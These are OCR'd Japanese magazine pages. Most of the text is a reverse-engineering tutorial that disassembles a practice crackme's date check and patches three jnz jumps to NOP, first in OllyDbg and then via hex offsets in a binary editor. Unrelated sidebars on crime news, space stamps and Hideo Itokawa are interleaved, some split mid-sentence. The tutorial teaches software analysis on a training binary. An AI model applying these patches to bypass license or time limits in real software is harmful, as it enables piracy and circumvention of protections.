アドレス00402998から少し上にさかのぼっていくとGetSystemTime関数を呼び出している箇所があります(図2)。

時間比較処理の解読

GetSystemTime関数は、その名のとおり時間を取得する関数です。MSDN※で詳細を調べると、引数にSYSTEMTIME構造体のアドレスを指定して呼び出すようです。MSDNによれば、GetSystemTimeの定義は以下のとおりです。

```
.text:0040296C                 lea     ecx, [esp+820h+Text]
.text:00402970                 push    offset aWGvengogigavU ; "
.text:00402975                 push    ecx             ; LPSTR
.text:00402976                 call    ds:wsprintfA
.text:0040297C                 add     esp, 14h
.text:0040297F                 push    0               ; uType
.text:00402981                 push    offset Caption  ; "Error"
.text:00402986                 lea     edx, [esp+81Ch+Text]
.text:0040298A                 push    edx             ; lpText
.text:0040298B                 call    ds:GetActiveWindow
.text:00402991                 push    eax             ; hWnd
.text:00402992                 call    ds:MessageBoxA
.text:00402998
.text:00402998 loc_402998:                             ; CODE XREF:
```

図1 MessageBoxA関数が呼び出されている箇所

```
.text:00402912                 mov     [esp+814h+var_4], eax
.text:00402919                 lea     eax, [esp+814h+SystemTime]
.text:0040291D                 push    eax             ; lpSystemTim
.text:0040291E                 call    ds:GetSystemTime
.text:00402924                 mov     ax, [esp+814h+SystemTime.wYea
.text:00402929                 cmp     ax, 4A8h
.text:0040292D                 mov     cx, [esp+814h+SystemTime.wDay
.text:00402932                 mov     dx, [esp+814h+SystemTime.wMon
.text:00402937                 jnz     short loc_402960
.text:00402939                 cmp     dx, 5
.text:0040293D                 jnz     short loc_402960
.text:0040293F                 cmp     cx, 0Fh
.text:00402943                 jnz     short loc_402960
.text:00402945                 mov     ecx, [esp+814h+hInstance]
```

図2 GetSystemTime関数が呼び出されている箇所

※ http://msdn.microsoft.com/

はみだしインターネット事件簿

7月15日 小学生の男児らにわいせつな行為をしたうえ、撮影した画像をインターネット電話サービス「スカイプ」を通じて他人に提供したとして、大阪府警少年課は15日、児童買春・児童ポルノ禁止法違反や強制わいせつなどの疑いで、

```
void WINAPI GetSystemTime(
        __out  LPSYSTEMTIME
lpSystemTime
);
```

以上の内容を踏まえて、GetSystemTime関数が呼び出されている箇所以降の処理を読んでいきましょう。

```
00402919  lea   eax, [SystemTime]
0040291D  push  eax   ; lpSystemTime
0040291E  call  ds:GetSystemTime
00402924  mov   ax, [SystemTime.wYear]
00402929  cmp   ax, 4A8h
0040292D  mov   cx, [SystemTime.wDay]
00402932  mov   dx, [SystemTime.wMonth]
00402937  jnz   short loc_402960
00402939  cmp   dx, 5
0040293D  jnz   short loc_402960
0040293F  cmp   cx, 0Fh
00402943  jnz   short loc_402960
```

まず0040291EでGetSystemTime関数が呼び出されています。これによって現在時刻がSystemTimeに格納されます。00402924のSystemTime.wYearは現在の「年」ですので、10進数で2010年、16進数で7DAh年となります。その7DAhがaxレジスタにmovされて、次の00402929のcmp命令でaxと4A8h（10進数で1192）が比較されます。axは7DAhなので比較結果は「偽」ですね。よって00402937のjnz命令によりloc_402960へジャンプします。

SystemTime.wDayについても見てみましょう。SystemTime.wDayは現在の「日」であり、0040292Dにてcxレジスタにmovされます。 そして0040293Fのcmp命令にて0Fhと比較されています。0Fhは10進数で15ですね。つまり15日ではないならば、次の00402943でloc_402960へジャンプします。同じくSystemTime.wMonthは現在の「月」で、00402932にてdxレジスタにmovされ、00402939で5と比較されます。もしdxが5ではなければloc_402960へジャンプします。

以上の処理をC言語風に書くと次のようになります。

```
SYSTEMTIME SystemTime;
GetSystemTime(&SystemTime);
ax = SystemTime.wYear;
if(ax!=4A8h)
    goto loc_402960;
cx = SystemTime.wDay;
dx = SystemTime.wMonth;
if(dx!=5)
    goto loc_402960;
if(cx!=0Fh)
    goto loc_402960;
```

どうやらこの部分が時間比較を行っている処理と考えて間違いなさそうです。では、この処理の「どこ」を「どのように」変更すれば時間制限を回避できるでしょうか？

方法はいくつかありますが、最も単純なのは条件分岐であるjnz命令をすべてnop（90h）で塗りつぶすことです。nopとは「何も処理しない」というアセンブラ命令なので、jnzをすべて「何も処理しない」と変更することでloc_402960へジャンプさせません。具体的には00402937からの2バイト、0040293Dからの2バイト、そして00402943からの2バイトをすべて90hにします。これでエラーメッセージは表示されず正常にcrackme.exeが起動します。

■命令コードの書き換え

OllyDbgでエラーメッセージを表示している箇所を特定し、IDAProで現在日時の比較を行う処理部分を解読しました。次にやるべきことは、2010年に起動してもプログラムがエラーメッセージを表示せずに、正常に起動するよう実行ファイルを書き換えることです。

では、まずはcrackme.exeをOllyDbg上で起動し、OllyDbg上で該当箇所を変更しましょう。変更箇所は00402937からの2バイトを90h、0040293Dからの2バイトを90h、そして00402943からの2バイトを90hですね。では、00402937以降を逆アセンブルウインドウに表示させます。逆アセンブル画面で<Ctrl>+<G>、もしくは右クリックして表示されるメニューから「移動」→「アドレス」と選択してください（図3）。そして00402937と入力します（図4）。

逆アセンブル画面に00402937以降が表示

神奈川県のスイミングスクールインストラクター（34）ら男5人を逮捕、送検したと発表した。府警によると、5人はネットの掲示板で知り合い、平成20年5月ごろから、大量のデータ送信が可能なスカイプのファイル転送機能を使って男児のわいせつ画像をやりとりしていた。<7/15 産経>

されたら、変更したい命令コードを選択してスペース、もしくは変更したい命令コードを右クリックして表示されるメニューから「逆アセ修正」を選択します(図5)。nopに変更したいので「NOP」と入力してアセンブルボタンをクリックします(図6)。これでjnz命令が1つ潰れました。同じ方法であと2つのjnz命令も潰してください。

3つのjnz命令をnopに変更したらパッチウインドウを表示させます。<Ctrl>+<P>を押すか、もしくはメニューから「表示」→「パッチ」と選択してください。ここに命令コードを変更した履歴が表示されます(図7)。OllyDbgのログに残り続けるので、OllyDbgを終了後、再度crackme.exeを読み込んでもパッチウィンドウには修正内容が残り、好きなタイミングでパッチ適用のON、OFFが可能です。

では、さっそく実行しましょう。OllyDbg上で、上記のパッチを適用した状態でF9でcrackme.exeを実行します(図8)。

正常にcrackme.exeが起動したら成功です。

実行ファイルの書き換え

OllyDbg上ならば、crackme.exeの命令コードを自由に書き換えられますが、できればOllyDbgがない状態でも時間制限を回避したいところです。そうなると、やはりcrackme.exeファイル自体を書き換える必要があります。

確認すると、先ほどOllyDbg上で書き換えた部分のもともとのデータは、00402937からの2バイトが75h 27h、0040293Dからの2バイトが75h 21h、そして00402943からの2バイトが75h 1Bhでした。さっきはこれらをすべてメモリ(OllyDbg)上で90hに変更したのですが、それをバイナリエディタを使って実行ファイルに対して行います。

00402937以降のデータ列は「75 27 66 83 FA 05」ですので、このデータ列をバイナリエディタを使ってcrackme.exeから探します。Stirlingでcrackme.exeを開き、メニューから「検索・移動」→「検索」を選択し「75 27 66 83 FA 05」を入力して検索します(図9)。すると00001D37からの6バイトがヒットしました。他にヒットする場所はないので、メモリ上のアドレス00402937は、実行ファイルの中では00001D37に対応するとわかりました。

ここまでわかれば、あとは00001D37からの2バイトを90hに、00001D3Dからの2バイトを90hに、そして00001D43からの2バイトを90hに上書きすれば、OllyDbgなしでもcrackme.exeを起動できそうです(図10)。では、変更を保存して実行してください。図8と同じウィンドウが表示されたら成功です。

次はパスワード制限の回避?

crackme.exeが正常に実行されると、次はユーザー名とパスワードを要求してきます。よって、次はこのパスワード制限を回避したいところです。

バイナリエディタ紹介

●Stirling

Stirlingは高機能なバイナリエディタで、特に検索、置換、比較に関してかなり優秀な性能を持っています。リバースエンジニアリングにおいても必要な機能がそろっており、基本的にバイナリエディタはStirlingだけで問題ないレベルです。ただ、唯一の欠点を挙げるとすれば、ギガバイト単位のファイルを扱えない(扱えないこともないが動作が極端に遅くなる)点です。私はこの部分を補完するためだけにBZエディタも使っています。

http://www.vector.co.jp/soft/win95/util/se079072.html

●Binary Editor BZ

BZエディタは機能面や安定性ではStirlingに劣りますが、ギガバイト単位のファイルを全く問題なく読み込めます。ソフトウェア解析においてはそれほど大きなファイルを扱うことはまれですが、ファイルシステムなどを日常的に扱うフォレンジック技術においては、巨大なファイルを相手にすることばかりなので、むしろStirlingよりも重宝されるバイナリエディタです。

http://www.forest.impress.co.jp/lib/stdy/program/progeditor/binaryeditbz.html

はみだしインターネット事件簿

7月20日　ファイル共有ソフト「Bittorrent(ビットトレント)」を通じてインターネット上で違法にテレビ番組を配信したとして、警視庁ハイテク犯罪対策総合センターと目白署は、著作権法違反(公衆送信権の侵害)の疑いで、埼玉県の無職(31)

命令コードを書き換えて制限を回避



図3　右クリックから「移動」→「アドレス」を選択




図4　入力欄に00402937を入力して00402937以降を表示させる




図5　逆アセンブルコードの修正



図6　jnz命令をnop命令に変更




図7　パッチウインドウの表示




図8　crackme.exeの実行

実行ファイルを書き換えて制限を回避




図9　Stirlingでデータ列を検索した結果




図10　実行ファイルの該当箇所を90hに上書き

しかし、それに挑戦する前に一度アセンブラについて解説しておきます。アセンブラの読解力は、ソフトウェア解析においてはかなり重要な能力の1つですので、次回はcrackme.exeはひとまず置いておいて、アセンブラについて学習していくことにしましょう。

を逮捕した。同センターによると、ビットトレントによる無断配信の摘発は全国初。容疑者は「番組を見逃した人のためにやった。ビットトレントはウイルス感染の危険性もなく、警察も取り締まっていないと思った」と供述しているという。<7/20 産経>

切手が語る宇宙開発史

第10回

ソ連との微妙な関係を感じさせるポーランドの記念切手

文●内藤陽介

第2次大戦中、ナチス・ドイツによって占領されていたポーランドは、戦後、ソ連の衛星国となった。当然のことながら、多くの国民はこれに不満を持っていたが、ボレスワフ・ビェルト率いるポーランド統一労働者党（共産党）政権は、宗主国のスターリンに倣って反体制派を弾圧し、体制を維持していた。

ところが、1956年2月、ソ連共産党大会でフルシチョフがスターリン（1953年没）批判を行う。宗主国の突然の方針転換にショックを受けたビェルトは心臓発作を起こし、3月に急死。エドヴァルト・オハプが党第一書記となる。


しかし、同年6月、西部の都市ポナズンで未払い分の給料の支払いを求める工場労働者のデモが発生。政府が力づくでこれを抑え込もうとしたことに反発、デモは暴徒化、100名を越える死傷者が出た。いわゆるポナズン暴動である。

暴動後の10月21日、責任を取らされるかたちでオハプは辞任。ヴワディスワフ・ゴムウカが党第一書記となった。

ゴムウカは戦前からの古参党員で、第2次大戦後はポーランドでの共産主義体制の樹立に尽力したが、1948年に“右翼民族主義的”と批判され、翌1949年に党を除名。1951年には逮捕・投獄されていた人物である。

復権を果たし、権力を掌握したゴムウカは、ワルシャワ条約機構の枠組みは維持するものの、その中で可能なかぎりの自主路線を模索する。具体的には、農業集団化の廃止、ローマ・カトリック教会の迫害の停止、検閲の緩和などの改革が行われ、結果的にスターリン主義的な風潮はかなり緩和された。これに対して、フルシチョフがスターリン個人に対する批判を行ったとはいえ、衛星国の“ソ連離れ”をソ連が歓迎するはずもなく、ソ連とポーランドの間には確執が生じたとされている。

◀図1 ポーランドの国際地球観測年の切手に取り上げられた人工衛星とロケットのイメージ



▲図2 ポーランド郵政400年の記念葉書の印面に取り上げられたロケットのイメージ

1957年10月にスプートニク1号が打ち上げられると、東ドイツやチェコスロヴァキア、ルーマニアが同年中に人工衛星を切手に取り上げてソ連に対する忠誠心を表明したのに対して、ポーランドが最初に人工衛星の切手（図1）を発行したのは1958年9月30日にまでずれ込んでいる。

また、1958年は1558年10月18日にポーランド王ジグムント・アウグストがクラクフ=ヴィリニュス（現リトアニア）間の定期郵便路線を開いてから400年にあたっており、これを記念して輸送機関の変遷を示した切手や葉書が発行されたが、その中には人工衛星やロケットを取り上げたモノ（図2）もある。ただし、そのデザインは実際のスプートニク1～3号を写実的に表現しているわけではなく、あくまでもイメージ図のようなデザインでしかない。すなわち、ソ連の衛星を素直にたたえる内容とはなっていないのだ。

当時のソ連とポーランドとの微妙な距離感は、切手や葉書にもしっかりと痕跡を残しているのである。

レトロハッカーズ

RETRO HACKERS


第19回



ペンシルで宇宙の扉を開いた男
糸川英夫

文●牧野武文

小惑星探査機「はやぶさ」の帰還で、日本中が沸き返った。そのプロジェクトの壮大さもあるが、いくつもの苦難を越えて、地球に帰還した「けなげさ」が、多くの人の心を打った。技術に詳しい人はすでにお気づきだろうが、この小惑星「イトカワ」を探査する探査機の名前「はやぶさ」は、糸川英夫が空力設計を担当した陸軍の名戦闘機「隼」から来ている。今回は、日本の宇宙開発の扉を切り開いた糸川英夫を紹介する。



型破りな糸川の視察

現在、日本のロケット発射場は宇宙航空研究開発機構 種子島宇宙センターであることはよく知られている。ロケットを発射するには、南であればあるほど有利になる。地球の自転の力を最大限に利用でき、燃料が節約できるためどの国のロケット発射場も南方に位置している。

種子島宇宙センターができるまでは、鹿児島県の最南端である内之浦のロケット発射場が唯一の大型ロケットの発射場だった。ここからは1970年に日本初の人工衛星「おおすみ」が打ち上げられて以来、天文観測衛星や惑星探査機などが現在でも打ち上げられている。

この内之浦にロケット発射場の設置を決めたのは、当時、東大生産技術研究所教授だった糸川英夫の一声だった、という話がある。1960年10月、糸川はタクシーを運転して内之浦に現れた。「東大の偉い先生が来る」と聞いた町長や婦人会の面々は、内之浦の入り口のところで出迎えをしていたのだが、まさかタクシーを運転している人物が偉い先生だとは思わず、見過ごしてしまった。


糸川と生産技術研究所の事務官は、近くの町である鹿屋の旅館に宿泊していた。タクシーを呼んでもらい、内之浦に現地調査に行こうとしたが、タクシーの運転手は「あそこは道が悪いし、道をよく知らない」としぶる。料金を多めに払うと言っても運転手は首を縦に振らない。

しびれを切らした糸川は「それなら私が運転するから、あなたは助手席に座っていなさい」事務官と運転手は冗談かと思ったが、糸川は本当に運転席に乗りこんで、そのまま内之浦に向かうことになったのだ。

その後、現地を視察してみたが、内之浦は山がそのまま海に落ちこんでいるような土地で、台地を切り取って造成しなければ、ロケット発射場など作りようもない場所だ。糸川と事務官は、落胆して帰途に着いた。

その途中、糸川が小用のため車を停めさせた。糸川は用を足したあと、事務官に向かって「ここをちょっと調査してみましょう」と言い出し、さらに「あの山を削って発射場にして、こっちの高い山はてっぺんを削ってレーダー用地にしたらいい。コントロールセンターはあの辺りで、そうだ! 削った土を使って、道路の造成に使えばいいじゃないか」と言う。

こうしてロケット発射場が内之浦にできることになった… というのは伝説のたぐいだが、糸川が型破りな人物だったのはたしかだ。糸川の周辺の人間は、「先生は気まぐれだから…」とため息をつくが、糸川の気まぐれは不思議なことに外れたことがなかった。



今なら問題児の糸川少年

「エジソンのようになりたい」が口癖の科学少年、糸川英夫は、子供の頃からロケットもの、爆発ものが大好きだった。

小学校に上がる前、父親に虫眼鏡を買ってもらい、最初は公園で虫を拡大して見たりして楽しんでいたが、すぐに太陽の光を集めて紙を燃やすようになる。炭火の熱を虫眼鏡で集めても紙を燃やすことができるのではないかと考え、実際にやってみると火が点いた。それ以来、さまざまなものを虫眼鏡で燃やす、ちょっとした問題児だったのだ。親は、それが自然科学的な好奇心から生まれたものであることはわかっていても、だいぶ心配したという。

小学校に上がると、糸川の火遊びはどんどんエスカレートしていく。4年生のときには、マッチ棒ロケットを作っている。ガラス管の一端をアルコールランプで溶かして封じる。開いている方の口から、マッチの先端の薬品を削って詰めこむ。最後にマッチ棒の先端を下にして押しこむ。こうしておいてから、薬品が詰め込まれている方を、アルコールランプで熱するのだ。発火点に達した薬品が爆発し、そのガス圧でマッチ棒が勢いよく飛んでいくというものだ。

学校の成績も良くなかった。意外なことに、算数が最も悪い。算数のテストでは良くて30点、0

点に近い成績もよくあった。しかし、それは糸川なりの実験だったのだ。糸川は算数の計算問題で、問題を全く見ずに鉛筆を転がして、その結果の数値を答えの欄に書いていたのだ。後に本人が語ったところによると、鉛筆を転がすという偶然の結果を答案に書いて、それがどのくらい正解になるかを確かめたかったのだという。当然ながら、母親は学校に呼びだされることになった。

後の糸川の業績を考えれば、「三つ子の魂百まで、さすがは糸川先生」ということになるのだろうだが、今の世の中だったら、間違いなくカウンセリングの対象となってしまうだろう。

糸川の周辺の評価は「やんちゃ」。日本の宇宙開発にとって、外すことのできない業績を上げたが、その仕事ぶり、生き方は、破天荒そのものだった。きっと天才だったのだろう。非常識な仕事ぶりで、日本の宇宙の扉を開いていった。しかし、糸川のような子供は今の社会では矯正されてしまうだろうし、糸川のような大人は社会からはじきだされてしまうかもしれない。そこが、今の日本の弱さにつながっているような気がしてならない。




1枚で2枚分の働きをする翼

やんちゃな糸川の将来が決まったのは、中学3年生のときに、リンドバーグ大西洋無着陸横断飛行成功のニュースを耳にした瞬間だった。リンドバーグは英雄となり、世界中が興奮したが、糸川の興奮ぶりは少し違っていた。「大西洋はリンドバーグが飛んでしまったが、まだ太平洋無着陸横断飛行が残っている。リンドバーグが、俺は大西洋を飛んだ、太平洋はお前が飛べと言っている」と思ったのだ。

それが天啓なのか、糸川の勝手な思いこみなのかは別として、糸川はそれ以来航空機の設計を目指して猛勉強する。東京帝国大学に入学後は航空学科を専攻、卒業後は東大の航空研究所へ進もうと考えていた。しかし、卒業間際になって、教授から「中島飛行機へ行け」と突然言われ、気は進まないものの中島飛行機に入社した。

しかし、教授が糸川を中島飛行機に入社させたの



日本の宇宙開発の父・糸川英夫と、ロケット開発の礎となったペンシルロケット

役割を1枚でこなせるようにしろというものだった。これは難しい課題だ。翼を減らすという単純なことではない。

複葉の最大のメリットは、空気を大きな面積でとらえられるので、旋回性能が良くなることにある。しかし、空気に触れる面積が大きいため、速度が出ない。片や単葉は全く逆に、空気をとらえる面積が小さいので速度は出るが旋回性能が悪い。戦闘機のパイロットにしてみれば、空中戦の最中は旋回性能が求められるが、離脱して逃げるときは速度が欲しい。

また、このころまでは戦闘機同士が正面から出会って1対1の空中戦をすることが多かったが、次第に戦法が変化し、上空で待機をして敵機を見張り、発見すると降下しながら速度を付けて、背後に回りこみ撃墜するというものに変わりつつあった。旋回性も速度も求められるようになっていたのだ。

これを糸川はどう解決したか。1枚の翼に、2枚分の設計思想を使ったのだ。翼の先端部分は速度が出る設計、翼の根元の部分は旋回しやすい設計にした。翼の途中で、重要視する性能を変えるという荒技だった。考えつきそうで、なかなか思いつけない解法だ。

中島飛行機の中で、糸川は空力担当の設計士としてめきめき頭角を現していく。1935年の年末に、陸軍は中島飛行機、三菱、川崎の3社に対して、新型戦闘機の試作依頼を出した。それは「低翼単葉機、


時速450km以上、上昇力5000mを6分以内」というもので、その当時では世界最高レベルの要求だった。糸川は、この戦闘機（後の97式戦闘機）の空力設計を担当することになった。

中島飛行機の開発チームのコンセプトは、機体の重量をできるだけ軽くすることだった。単葉機であっても、機体重量が軽ければ旋回性能は良くなる。翼の単位面積あたりで支えなければならない重量が小さくなるからだ。単位面積あたりの重量を小さくするためには、翼の面積を大きくするという方法もあるが、それでは水平飛行時の速度が出なくなってしまう。

このような設計をする中で、開発陣は陸軍の担当者とぶつかることになる。開発陣は、翼の面積を少しでも稼ごうとして固定脚にしたのだ。当時は戦闘機も固定脚から引き込み脚になっていった時代だ。だが、引き込みのための油圧装置を翼下面に取りつける必要があり、そのぶんだけ翼の面積が失われる。

糸川は、固定脚にした場合と引き込み脚にした場合の翼の面積を計算して、固定脚の方がわずかだが広くなることがわかった。糸川としては当然固定脚を選択する。しかし陸軍側は「もう固定脚の時代は終わった」として反発したのだ。

ここで注意したいのは、開発陣が「固定脚か引き込み脚か」という単純な二者択一をしていたわけではないことだ。単に、今回は固定脚の方が優れているというだけで、実際、次に開発する「隼」では、当然のごとく引き込み脚にしている。



ボツになってしまう重戦闘機「隼」

しかし、この名機といわれる「隼」は難産だった。それは戦闘機のトレンドが大きく変わるときだったからだ。世界の戦闘機開発では、旋回性能か速度のどちらを優先するかという問題は、エンジンの出力を上げることで解決するという方向に動き出していた。

翼の単位面積あたりの重量が小さければ旋回能力は上がる。そのためには機体重量を軽くして、翼を大きくすればいい。しかし、翼を大きくすれば機体重量も増えるし、速度が出なくなる。そこで、翼を大きくすることなく、機体重量をできるだけ軽くするという「軽戦闘機」がそれまでのトレンドだった。

しかし、優秀なエンジンが登場すると事情が変わってきた。翼の単位面積あたりの重量が多少増えても、エンジンの馬力が大幅に増えれば旋回性能は落ちない。馬力があれば当然速度も出るという「重戦闘機」にトレンドが移りつつあったのだ。

ただし、重戦闘機はパイロットたちからの評判が悪い。パイロットは空中戦時の格闘性能を過大に評価しがちだからだ。これは、今まで軽自動車の運転に慣れた人が、ポルシェのような本格的なスポーツカーを見たときに、「こんな大きくて重たい車は運転しづらい」と感じるのによく似ている。しかしレースをしてみれば、勝つのはポルシェの方に決まっているのだ。

「隼」は、ちょうどこのトレンドの変化の最中に開発された戦闘機で、日本初の重戦闘機といっていもいいだろう。それ以降の戦闘機は、ほとんどが隼の設計思想を受け継いでいる。隼が名機と呼ばれるゆえんだ。有名な零式艦上戦闘機は文句なしの名機であり、最も多い合計1万450機が生産されたが、第2位は5751機生産された隼である。しかし、トレンドの転換点であるため、開発陣にも迷いがあり、発注した陸軍側も考え方が二転三転し、その誕生は難産きわまるものだった。

陸軍からの注文は、「最高時速500km以上、上昇力5000m5分以内、行動半径400～600km、運動性能は97式戦闘機と同程度」というものだった。エンジン性能が大幅に進化していたので、数字上のスペックの実現は難しくないものの、難題は「運動性能は97式戦闘機と同程度」という点だった。エンジンの馬力がアップすれば重量は増える。さらに航続距離を伸ばせば、燃料も増えてより重くなる。それでいて小回りが利くようにというのは、難しいというより、矛盾する注文だった。言ってみれば、ポルシェ並みのスポーツカーでありながら、軽

自動車のように小回りが利くようにしてくれというものに近かった。

設計主任の小山技師は、この基礎設計を中島飛行機の3人の若手技師に任せることにした。機体設計が太田稔、構造設計が青木邦弘、空力設計が糸川で、いずれもまだ20代だった。

一応、97式戦闘機の設計を踏襲して設計作業は進められたが、それでは暗礁に乗り上げることは全員がわかっていた。しかも、エンジンは大型化している。そのまま素直に設計すると、「ひとまわり大きな97式」になってしまう。運動性能が落ちるのは必然だった。

この問題をどう解決するか開発陣が悩んでいたところに、陸軍は追い討ちをかけるような指示を出してきた。翼面荷重の数値を85kg/㎡以下に抑えろと指示してきたのだ。これは、戦闘機の設計を全くわかっていない介入だった。97式戦闘機が優秀だったのは、翼面荷重=翼の単位面積あたりの機体重量が軽いからだった。しかし、今度の戦闘機ではエンジンが大型化しているのだから、翼面荷重が大きくなってしまうのは仕方がない。それをエンジンの馬力で補うというわけで、問題にしなければならないのは、馬力あたりの機体重量だったのだ。この陸軍の指示は、「ポルシェを作ってほしいが、車体の重量は軽自動車並みにするように」というものに等しい。

隼の試作機は昭和13年末に完成したが、誰もが納得のいかない戦闘機になってしまった。「でかくて重たい97式戦闘機」だったのだ。糸川は、研究中だった蝶型空戦フラップを、この隼に試してみた。フラップというのは主翼の後端にある稼動部分のことだ。旅客機でも、離着陸のときにこのフラップが出てくることはご存知だろう。フラップを出すことによって揚力が増し、旋回性能や上昇力が上がる。蝶型空戦フラップは、空中戦時のみに手動で出すフラップで、これを出すことで旋回性能が上がるというものだ。水平飛行時は引っこめ、速度を出せるようにする。この蝶型空戦フラップを付けた実験機では、じゅうぶんに97式戦闘機に追従することができるようになった。



糸川が設計に携わった一式戦闘機「隼」

この試作機は結果的に採用されなかった。ところが、糸川たちにとってラッキーだったのは、陸軍側に変化があったことだ。それまで、陸軍側は発注を担当した部署が採用、不採用を決めていた。これだと、そのときの決定権者の個人的な裁量が大きすぎてしまうという問題があった。そこで、客観的に評価をする部門として飛行実験部が新設された。

この飛行実験部の最初の仕事が「ボツになった試作機を評価する」というもので、中島飛行機の試作機の評価が始まった。評価してみると、この試作機は、陸軍の最初の要求を満たしてはいないものの、優れた性能を持っているという話になり、結果、正式採用に至ってしまうのである。


中島飛行機側では、不採用になったことで設備をすでに撤去しており、大慌てで生産体制を整えなければならなかった。これが1式戦闘機として採用され、後に「隼」と命名される。

隼の翼には、糸川のアイディアが詰め込まれている。蝶型空戦フラップもそうだが、翼の前縁が直線になっているのも、糸川の翼の特徴だ。写真を見ても零戦と隼の区別がつかないという人がいるが、見分けるポイントは翼の前縁だ。隼は直線になっているが、零戦は丸みを帯びている。

飛行機で怖いのは、離着陸の低速時の失速だ。特に翼端の失速では、離着陸時に横揺れが起きると、揚力を回復することができずそのまま墜落してしまう。

前縁を曲線にすると、空気抵抗が減って速度は出るようになるが、翼端失速が起こりやすくなる。そこで零戦では、ねじるように翼

の角度を変えていって、翼端に行くに従って揚力が大きくなるようにした。隼では、速度を多少犠牲にしても直線にすることによって、翼端に空気の流れが集中しないようにした。零戦の翼も隼の翼も、いずれも翼端失速を防ぐための設計だが、アプローチがまるで違うのが面白い。



(糸川)－(飛行機)＝0

その後、糸川は陸軍に徴用され、戦闘機の設計にかかわる。さらに、エンジニアの養成が急務と感じた陸軍は、糸川を東大助教授に就任させ、エンジニア養成とミサイル誘導弾の研究をさせた。そして、太平洋戦争が始まる。

当初、糸川はエンジニアの養成に情熱を燃やしていたという。そして、本で学べることは自分で学べばいい、本では学べないことを講義室でやるべきだと考えて、「いいエンジニアになるには、まずテストパイロットと仲よくなること」のような極めて実践的な講義をした。しかし、それは学生たちから大不評だった。それで考え直し、教科書に書いてあることをなぞるようなつまらない授業に切り替えてみると、講義室は満員になった。糸川は講義に失望してしまう。

そのせいもあって、ミサイルの開発に夢中になっていく。糸川は、ミサイルが開発できれば必ず日本は米国に勝てると信じていた。しかしその甲斐もなく、昭和20年8月に日本は敗戦を迎える。

日本が敗戦すると、糸川の周辺から人がいなくなった。これから米国の進駐軍による統治が始まることはわかりきっていた。そんなときに、米国を打ち負かすためのミサイルを開発していた糸川などと付き合っていたら、たいへんなことになってしまうという不安からだった。糸川は毎日金策に走り回り、ようやく食いつないでいるありさまだった。

さらに、進駐軍は日本人による航空機の研究、開発、製造を禁じた。一生を飛行機に捧げようとした糸川にとっては、これがいちばんつらいことだっただろう。糸川はこのとき33歳。最も頭が回り、身体の無理も利く年齢だ。エンジニアとしては最盛期ともいえる時期を、糸川はぶらぶらして暮らすしかなくなってしまった。

糸川はその当時のことを後にこう語っている。「(糸川)－(飛行機)＝0という方程式が示すように、文字どおり何もなくなった。借金がゼロになった代わりに、財産もゼロ。ついでに生きる価値もゼロになってしまったので、自殺を考えた」

糸川は、東大助教授の職には残っていたので、専攻を航空工学から突如音響工学に変更した。何を研究したかというと、「名器のバイオリンはなぜいい音が出るのか」「笛の穴を半分押さえたときは、どんな音になるのか」という2つがテーマだった。この2つの研究で、糸川は工学博士号を取得する。意外なことに、糸川の工学博士号は、音響工学によるものだったのだ。

糸川は子供のころからバイオリンを習っており、音楽も好きだった。その意味では、自分の好きな研究テーマだったのだろうが、それでも音響工学は一種の隠れ蓑だったに違いない。なぜなら、その頃から糸川は周囲の親しい人たちには飛行機の話題を出すことが多かったからだ。「プロペラ機は新鮮味がないですね。ジェット機はまさに完成しつつある時代です。これからはロケットにいちばん未来があるように思います」とか「東京とサンフランシスコの間は、ロケットなら4時間で飛行できるんですよ」などと言っていたのだ。周囲のものには、全くチンプンカンプンな戯れ言のようにしか思えなかったが、糸川は真剣にそんなことを語っていたという。

1953年12月に糸川は米国出張をする。そのとき、シカゴ大学の図書館で、米国が有人ロケットの研究を進めていることを知る。「ロケットを打ち上げるだけでなく、人を宇宙に送りこもうとしているのだ」と知ると、糸川はもうどうにも自分を止められなくなった。帰国した糸川は、すぐに東大の生産技術研究所を訪れ、昔の飛行機時代の仲間を集め、さらに専門分野に長けた研究者に声をかけた。帰国してからわずか3ヵ月後の1954年2月、糸川はAVSA研究班を立ち上げる。太平洋を

20分で横断する超音速のロケット飛翔体を作るというプロジェクトだった。日本のロケット研究は、ここから始まるのである。



1975年に太平洋を20分で結ぶ！

しかし、道は険しかった。主立ったメーカーに研究協力を求めたが、当時のメーカーはこぞって断ってきた。松下幸之助には「糸川先生、そないなもん、もうかりまへんで、50年先にいらっしゃい」といわれる始末だった。その中で、唯一協力を申し出たのが、固体ロケットの調査研究を始めていた富士精密だった。富士精密は現在のIHIエアロスペース社で、その後の日本の宇宙開発を支える企業となる。

